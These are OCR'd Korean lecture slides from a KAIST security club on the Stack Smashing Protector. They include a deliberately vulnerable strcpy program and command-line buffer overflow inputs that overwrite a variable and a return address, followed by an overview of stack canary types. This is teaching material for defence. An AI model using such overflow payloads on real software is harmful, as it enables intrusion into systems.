메모리 보호 기법
- SSP

KAIST GoN
김수민

자기 소개

- KAIST 11 수리과학과/전산학과
- GoN 14 Newbie
- BOB 2기 Best 10
- 보안 공부 경력 1년 쌩초보 쩌리 해커

Contents

- Intro
- SSP 소개
- SSP 분석
- SSP 공격

Intro

- Buffer Overflow 공격
- Buffer Overflow 방어

Buffer Overflow 공격

- 1972년 이론적인 가능성 제기
- 1988년 Morris Worm에 의해 사용
- 1996년 Aleph One, “Smashing the Stack for Fun and Profit”
- 지금도…

Buffer Overflow 공격

- 원리 : 취약한 함수(scanf, strcpy, …)를 이용하여 프로그램의 흐름을 임의로 조작

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    int target = 0x12345678;
    char buffer[0x10];

    if (argc > 1)
    {
        strcpy(buffer, argv[1]);
    }

    printf(“%x\n”, target);

    return 0;
}
```


```
imuina@ubuntu:~/ssp/testing$ ./
bof_vuln `python -c 'print
"A"*0xc'`
12345678
```

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    int target = 0x12345678;
    char buffer[0x10];

    if (argc > 1)
    {
        strcpy(buffer, argv[1]);
    }

    printf("%x\n", target);

    return 0;
}
```

```
imuina@ubuntu:~/ssp/testing$ ./
bof_vuln `python -c 'print
"A"*0x14 + "A"*0xc +
"\x14\x84\x04\x08"'`
41414141
12345678
Segmentation fault (core dumped)
```

Low Address

High Address


Low Address
.text section
…
High Address
…
Unexpected User Input
…

Buffer Overflow 방어

- DEP(Data Execution Prevention)
- ASLR(Address Space Layout Randomization)
- SSP(Stack Smashing Protector)

Low Address

High Address


SSP 소개


- StackGuard


- ProPolice (a.k.a. SSP)


StackGuard


- gcc 2.7.2.2의 확장
- stack canary(stack cookie)의 사용



…
buffer
Local variables
Return Address
…


…
buffer
Local variables
Stack Canary
Return Address
…


Random Canary
Null Canary
…
buffer
Local variables
Stack Canary
Return Address
…
Terminator Canary
XOR Random Canary

